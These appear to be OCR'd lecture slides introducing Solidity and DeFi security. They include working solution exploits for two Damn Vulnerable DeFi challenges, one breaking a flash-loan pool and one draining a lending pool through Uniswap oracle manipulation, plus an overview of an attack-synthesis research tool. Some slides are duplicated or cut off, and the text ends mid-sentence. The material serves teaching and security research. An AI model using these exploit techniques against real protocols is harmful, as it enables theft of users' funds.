
Solidity is an object-oriented, high-level language for implementing smart contracts. Smart contracts are programs which govern the behaviour of accounts within the Ethereum state.

A Simple Contract



```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract Counter {
    uint public count;

    // Function to get the current count
    function get() public view returns (uint) {
        return count;
    }

    // Function to increment count by 1
    function inc() public {
        count += 1;
    }

    // Function to decrement count by 1
    function dec() public {
        // This function will fail if count = 0
        count -= 1;
    }
}
```

Variables




```solidity
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract Variables {
    // State variables are stored on the blockchain.
    string public text = "Hello";
    uint public num = 123;

    function doSomething() public {
        // Local variables are not saved to the blockchain.
        uint i = 456;

        // Here are some global variables
        uint timestamp = block.timestamp; // Current block timestamp
        address sender = msg.sender; // address of the caller
    }
}
```

Read more at: https://solidity-by-example.org/

SOLIDITY


Smart Contracts and the Solidity Programming Language (2)

Mappings



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract Mapping {
    // Mapping from address to uint
    mapping(address => uint) public myMap;

    function get(address _addr) public view returns (uint) {
        // Mapping always returns a value.
        // If the value was never set, it will return the default value.
        return myMap[_addr];
    }

    function set(address _addr, uint _i) public {
        // Update the value at this address
        myMap[_addr] = _i;
    }

    function remove(address _addr) public {
        // Reset the value to the default value.
        delete myMap[_addr];
    }
}
```

Arrays



```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract Array {
    // Several ways to initialize an array
    uint[] public arr;
    uint[] public arr2 = [1, 2, 3];
    // Fixed sized array, all elements initialize to 0
    uint[10] public myFixedSizeArr;

    function get(uint i) public view returns (uint) {
        return arr[i];
    }

    // Solidity can return the entire array.
    // But this function should be avoided for
    // arrays that can grow indefinitely in length.
    function getArr() public view returns (uint[] memory) {
        return arr;
    }

    function push(uint i) public {
        // Append to array
        // This will increase the array length by 1.
        arr.push(i);
    }

    function pop() public {
        // Remove last element from array
        // This will decrease the array length by 1
        arr.pop();
    }

    function getLength() public view returns (uint) {
        return arr.length;
    }

    function remove(uint index) public {
        // Delete does not change the array length.
        // It resets the value at index to it's default value,
        // in this case 0
        delete arr[index];
    }

    function examples() external {
        // create array in memory, only fixed size can be created
        uint[] memory a = new uint[](5);
    }
}
```

Read more at: https://solidity-by-example.org/

Smart Contracts and the Solidity Programming Language (3)

A Simple Wallet

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.10;

contract EtherWallet {
    address payable public owner;

    constructor() {
        owner = payable(msg.sender);
    }

    receive() external payable {}

    function withdraw(uint _amount) external {
        require(msg.sender == owner, "caller is not owner");
        payable(msg.sender).transfer(_amount);
    }

    function getBalance() external view returns (uint) {
        return address(this).balance;
    }
}
```

Try it on Remix IDE

Remix IDE: https://remix.ethereum.org/
Read more at: https://solidity-by-example.org/

SOLIDITY

Attacks on Decentralized Apps

How do common attacks on DApps look like? We will discuss the following two examples:

- Example #1: Unstoppable
- Example #2: Puppet

We will also discuss the following topics:

- Decentralized Apps (DApps)
- Uniswap
- Flash Loan

Why do we care about security of DApps?


Blockchain-based decentralized finance protocols (I.e., DeFi) have attracted a recent surge in popularity and value stored exceeding *13 billion USD*. The currently most popular DeFi platforms are based on the Ethereum blockchain and its system of smart contracts, which regularly gives nascence to new applications, mirrored and inspired by the traditional centralized finance system.

Examples include asset exchanges, margin trading, lending/borrowing platforms, and derivatives. DeFi, moreover, can surprise with novel use-cases such as constant product market maker exchanges and flash loans — instant loans where the lender bears no risk that the borrower does not repay the loan.

With the rapid growth of the DeFi ecosystem, security issues are also emerging. For instance, in Oct 2021, Indexed Finance has lost over $16 million worth of users' assets after a hacker exploited a vulnerability in the protocol's smart contracts.

An Incomplete List of DeFi Attacks Reported

- Ronin Network – $625 million
- PolyNetwork – $600 million
- Cream Finance – $130 million (October)
- Badger – $120 million
- Liquid – $94 million
- EasyFi – $81 million
- bZx – $55 million
- Uranium Finance – $50 million
- Cream Finance – $37 million (February)
- Alpha Homora – $37 million
- Vee Finance – $35 million
- Meerkat Finance – $31 million
- Spartan – $30 million
- Cream Finance – $29 million (August)
- pNetwork – $12 million
- Rari Capital – $11 million


Ronin
@Ronin_Network

There has been a security breach on the Ronin Network.

roninblockchain.substack.com
Community Alert: Ronin Validators Compromised
4/14/22 10:00am PST This post has be...

8:29 AM · Mar 29, 2022

Read the full conversation on Twitter


3.9K Reply Copy link to Tweet

Read 619 replies

Source: https://therecord.media/more-than-625-million-stolen-in-defi-hack-of-ronin-network/

The bZx Hack

A hacker has stolen an estimated $55 million worth of cryptocurrency assets from bZx, a decentralized finance (DeFi) platform that allows users to borrow, loan, and speculate on cryptocurrency price variations.



See more at:
https://peckshield.medium.com/bzx-hack-full-disclosure-with-detailed-profit-analysis-e6b1fa9b18fc

Example#1: Unstoppable

There's a lending pool with a million DVT tokens in balance, offering flash loans for free.

If only there was a way to attack and stop the pool from offering flash loans. You start with 100 DVT tokens in balance.

See original challenge here:
https://www.damnvulnerabledefi.xyz/challenges/1.html

Example#1: Unstoppable

Lender Contract

```solidity
contract UnstoppableLender is ReentrancyGuard {

    IERC20 public immutable damnValuableToken;
    uint256 public poolBalance;

    constructor(address tokenAddress) {
        require(tokenAddress != address(0), "Token address cannot be zero");
        damnValuableToken = IERC20(tokenAddress);
    }

    function depositTokens(uint256 amount) external nonReentrant {
        require(amount > 0, "Must deposit at least one token");
        // Transfer token from sender. Sender must have first approved them.
        damnValuableToken.transferFrom(msg.sender, address(this), amount);
        poolBalance = poolBalance + amount;
    }

    function flashLoan(uint256 borrowAmount) external nonReentrant {
        require(borrowAmount > 0, "Must borrow at least one token");

        uint256 balanceBefore = damnValuableToken.balanceOf(address(this));
        require(balanceBefore >= borrowAmount, "Not enough tokens in pool");

        // Ensured by the protocol via the `depositTokens` function
        assert(poolBalance == balanceBefore);

        damnValuableToken.transfer(msg.sender, borrowAmount);

        IReceiver(msg.sender).receiveTokens(address(damnValuableToken), borrowAmount);

        uint256 balanceAfter = damnValuableToken.balanceOf(address(this));
        require(balanceAfter >= balanceBefore, "Flash loan hasn't been paid back");
    }
}
```

Receiver Contract

```solidity
contract ReceiverUnstoppable {

    UnstoppableLender private immutable pool;
    address private immutable owner;

    constructor(address poolAddress) {
        pool = UnstoppableLender(poolAddress);
        owner = msg.sender;
    }

    // Pool will call this function during the flash loan
    function receiveTokens(address tokenAddress, uint256 amount) external {
        require(msg.sender == address(pool), "Sender must be pool");
        // Return all tokens to the pool
        require(IERC20(tokenAddress).transfer(msg.sender, amount), "Transfer of tokens failed");
    }

    function executeFlashLoan(uint256 amount) external {
        require(msg.sender == owner, "Only owner can execute flash loan");
        pool.flashLoan(amount);
    }
}
```

Example#1: Unstoppable – A Solution Attack

Say something…

```javascript
it("Exploit", async function () {
  /** YOUR EXPLOIT GOES HERE */
  // need to break the functionality of the flash loan contract
  // we can send tokens to the contract without calling deposit
  // which makes the balance go up, but not poolBalance storage var
  // flashLoan will fail in assert
  await this.token.transfer(this.pool.address, INITIAL_ATTACKER_BALANCE, {
      from: attacker,
  });
});
```

```solidity
contract UnstoppableLender is ReentrancyGuard {

    IERC20 public immutable damnValuableToken;
    uint256 public poolBalance;

    constructor(address tokenAddress) {
        require(tokenAddress != address(0), "Token address cannot be zero");
        damnValuableToken = IERC20(tokenAddress);
    }

    function depositTokens(uint256 amount) external nonReentrant {
        require(amount > 0, "Must deposit at least one token");
        // Transfer token from sender. Sender must have first approved them.
        damnValuableToken.transferFrom(msg.sender, address(this), amount);
        poolBalance = poolBalance + amount;
    }

    function flashLoan(uint256 borrowAmount) external nonReentrant {
        require(borrowAmount > 0, "Must borrow at least one token");

        uint256 balanceBefore = damnValuableToken.balanceOf(address(this));
        require(balanceBefore >= borrowAmount, "Not enough tokens in pool");

        // Ensured by the protocol via the `depositTokens` function
        assert(poolBalance == balanceBefore);

        damnValuableToken.transfer(msg.sender, borrowAmount);

        IReceiver(msg.sender).receiveTokens(address(damnValuableToken), borrowAmount);

        uint256 balanceAfter = damnValuableToken.balanceOf(address(this));
        require(balanceAfter >= balanceBefore, "Flash loan hasn't been paid back");
    }
}
```

Example#2: Puppet

There's a huge lending pool borrowing Damn Valuable Tokens (DVTs), where you first need to deposit twice the borrow amount in ETH as collateral. The pool currently has 100000 DVTs in liquidity.

There's a DVT market opened in an Uniswap v1 exchange, currently with 10 ETH and 10 DVT in liquidity.

Starting with 25 ETH and 1000 DVTs in balance, you must steal all tokens from the lending pool.

See original challenge here:
https://www.damnvulnerabledefi.xyz/v1/challenges/8.html

Example#2: Puppet


Lender Contract

```
contract PuppetPool is ReentrancyGuard {

    using SafeMath for uint256;
    using Address for address payable;

    address public uniswapOracle;
    mapping(address => uint256) public deposits;
    DamnValuableToken public token;

    constructor (address tokenAddress, address uniswapOracleAddress) public {
        token = DamnValuableToken(tokenAddress);
        uniswapOracle = uniswapOracleAddress;
    }
```

```
    // Allows borrowing `borrowAmount` of tokens by first depositing two times their value in ETH
    function borrow(uint256 borrowAmount) public payable nonReentrant {
        uint256 amountToDeposit = msg.value;

        uint256 tokenPriceInWei = computeOraclePrice();
        uint256 depositRequired = borrowAmount.mul(tokenPriceInWei) * 2;

        require(amountToDeposit >= depositRequired, "Not depositing enough collateral");
        if (amountToDeposit > depositRequired) {
            uint256 amountToReturn = amountToDeposit - depositRequired;
            amountToDeposit -= amountToReturn;
            msg.sender.sendValue(amountToReturn);
        }

        deposits[msg.sender] += amountToDeposit;

        // Fails if the pool doesn't have enough tokens in liquidity
        require(token.transfer(msg.sender, borrowAmount), "Transfer failed");
    }

    function computeOraclePrice() public view returns (uint256) {
        return uniswapOracle.balance.div(token.balanceOf(uniswapOracle));
    }

     /**
     ... functions to deposit, redeem, repay, calculate interest, and so on ...
     */

}
```

Uniswap: A Cryptocurrency Exchange

Uniswap is a completely different type of exchange that‘s fully decentralized – meaning it isn’t owned and operated by a single entity – and uses a relatively new type of trading model called an ***automated liquidity protocol***.



Read more at: https://www.coindesk.com/business/2021/02/04/what-is-uniswap-a-complete-beginners-guide/

Example#2: Puppet – A Solution Attack

```
interface IPuppetPool {
    function computeOraclePrice() external view returns (uint256);

    function borrow(uint256 borrowAmount) external payable;
}

interface IUniswapExchange {
    function tokenToEthSwapInput(
        uint256 tokens_sold,
        uint256 min_eth,
        uint256 deadline
    ) external returns (uint256);
}

contract PuppetAttacker {
    IERC20 token;
    IPuppetPool pool;
    IUniswapExchange uniswap;

    constructor(
        IERC20 _token,
        IPuppetPool _pool,
        IUniswapExchange _uniswap
    ) public {
        token = _token;
        pool = _pool;
        uniswap = _uniswap;
    }

    function attack(uint256 amount) public {
        // trade tokens to ETH to increase tokens balance in uniswap
        require(token.balanceOf(address(this)) >= amount, "not enough tokens");
        token.approve(address(uniswap), amount);
        uint256 ethGained =
            uniswap.tokenToEthSwapInput(amount, 1, block.timestamp + 1);

        // computeOraclePrice has integer division issue which will make price 0
        // as soon as token balance is greater than ETH balance
        require(pool.computeOraclePrice() == 0, "oracle price not 0");

        // now borrow everything from the pool at a price of 0
        pool.borrow(token.balanceOf(address(pool)));

        // success condition is that attacker's ETH balance did not decrease
        // but it reduced due to gas cost, just send back the eth we gained from the swap
        // transfer all tokens & eth to attacker EOA
        require(
            token.transfer(msg.sender, token.balanceOf(address(this))),
            "token transfer failed"
        );
        msg.sender.transfer(ethGained);
    }

    // required to receive ETH from uniswap
    receive() external payable {}
}
```

Eurus: Precise Attack Synthesis for Decentralized Apps

Eurus is our ongoing project that aims at synthesizing attacks for decentralized apps. We discuss how Eurus works by:

- Eurus' DSL and Specification Design for Attack Synthesis
- Eurus' Symbolic Virtual Machine

We will also discuss the following topics:

- Symbolic Compilation Using Rosette
- Ethereum Virtual Machine (EVM)
- The YUL Intermediate Language

What are the challenges for DApp attack synthesis?


Sophisticated interactions. DeFi apps often consist of multiple smart contracts that interact with each other, e.g., the notorious attack on bZx. Since the search space goes beyond the capability of existing tools, how to analyze the complicated interactions between smart contracts and effectively reduce the search space is the first challenge.

Semantic gap. Existing tools mainly express exploits at the function level (e.g., Solar) or EVM bytecode level (e.g., Oyente), which dramatically increases the search space and complexity of attack synthesis. However, we note that there is a huge semantic gap between raw transactions observed on Ethereum and high-level DeFi semantics that are defined in DeFi apps. For example, on Ethereum, we can only observe the field values of these (external or internal) transactions, such as from, to, and input. However, we cannot get the high-level DeFi semantics such as “there exists an account that trades 861.95 USDC for 0.5 Ether in the USDC-Ether pool using the Uniswap V2 protocol”. This high-level DeFi semantic is critical to reduce the search space of synthesis since the attack usually involves the trade of tokens.


Eurus: An Overview

To use Eurus, a security analyst expresses a target vulnerability query (e.g., reachability or price manipulation via pre- and post conditions).

Eurus first constructs a ***symbolic attack program*** with holes that represent ***unknown*** function calls. Then it leverages Rosette to enumerate all possible ways of instantiating these holes and finally checks whether there exists a candidate that satisfies the query.


Smart Contracts
IRs (e.g., YUL)
Specifications
Symbolic Blockchain Account Manager
Symbolic Ethereum Virtual Machine #0
Symbolic Ethereum Virtual Machine #1
Symbolic Ethereum Virtual Machine #2
...
Eurus
Verification
Synthesis

A Crash Course: Symbolic Compilation



```
vc:
(&& (<= 0 j) (< j 3))

y:
(ite*
  (⊢ (= 0 j) 1)
  (⊢ (= 1 j) 2)
  (⊢ (= 2 j) 3)
)
```


$\longleftarrow$ int $x[3]; y = x[j]$ $\xrightarrow{\text{R1CS}}$

$$
\begin{cases}
\text{input } x[1], x[2], x[3], j \\
\text{output } y \\
i_1 \cdot (j - 0) = 0 \\
i_2 \cdot (j - 1) = 0 \\
i_3 \cdot (j - 2) = 0 \\
i_1 + i_2 + i_3 = 1 \\
y_1 = i_1 \cdot x[1] \\
y_2 = i_2 \cdot x[2] \\
y_3 = i_3 \cdot x[3] \\
y = y_1 + y_2 + y_3
\end{cases}
$$

Symbolic Compilation of YUL Programs

Yul (previously also called JULIA or IULIA) is an intermediate language that can be compiled to bytecode for different backends. The design of Yul tries to achieve several goals:

- Programs written in Yul should be readable, even if the code is generated by a compiler from Solidity or another high-level language.
- Control flow should be easy to understand to help in manual inspection, formal verification and optimization.
- The translation from Yul to bytecode should be as straightforward as possible.
- Yul should be suitable for whole-program optimization.



```
{
    function power(base, exponent) -> result
    {
        switch exponent
        case 0 { result := 1 }
        case 1 { result := base }
        default
        {
            result := power(mul(base, base), div(exponent, 2))
            switch mod(exponent, 2)
                case 1 { result := mul(base, result) }
        }
    }
}
```

Example YUL Code Snippet

Building A Symbolic Ethereum Virtual Machine (EVM)

Memory/Storage Model

- Modeling memory as a vector (symbolic, builtin with Rosette)
- Modeling storage as a hash (symbolic, need to create one)
- Scalability issues


Hashing Mechanism

- Modeling keccak256 hashing (or do we really need it?)
- Differences between hashing of function (callcode) and hashing of access path (address)

EVM Calldata & Dispatching

- Calldata is an instance of memory that provide necessary info for a call
- A call is then dispatched to its corresponding function in a contract according to its callcode
- Coordinating with the Symbolic Blockchain Account Mananger

Example YUL Program Snippet of PuppetPool



```
/// @use-src 0:"examples/puppet-simplified/PuppetPool.sol"
object "PuppetPool_263_deployed" {
    code {
        /// @src 0:566:2812  "contract PuppetPool {..."
        mstore(64, 128)

        if iszero(lt(calldatasize(), 4))
        {
            let selector := shift_right_224_unsigned(calldataload(0))
            switch selector

            case 0x0e2feb05
            {
                // uniswapAddress()

                if callvalue() { revert_error_ca66f745a3ce8ff40e2ccaf1ad45db7774001b90d25810abd904
                abi_decode_tuple_(4, calldatasize())
                let ret_0 :=  getter_fun_uniswapAddress_59()
                let memPos := allocate_unbounded()
                let memEnd := abi_encode_tuple_t_address__to_t_address__fromStack(memPos , ret_0)
                return(memPos, sub(memEnd, memPos))
            }

            case 0x0ecbcdab
            {
                // borrow(uint256,uint256)

                let param_0, param_1 :=  abi_decode_tuple_t_uint256t_uint256(4, calldatasize())
                fun_borrow_172(param_0, param_1)
                let memPos := allocate_unbounded()
                let memEnd := abi_encode_tuple__to__fromStack(memPos   )
                return(memPos, sub(memEnd, memPos))
            }

            case 0x1a97b88c
            {
                // eurus_deposit_required(uint256)
```

The `[V]` Specification Language

`[V]` is made up of statements of the form:

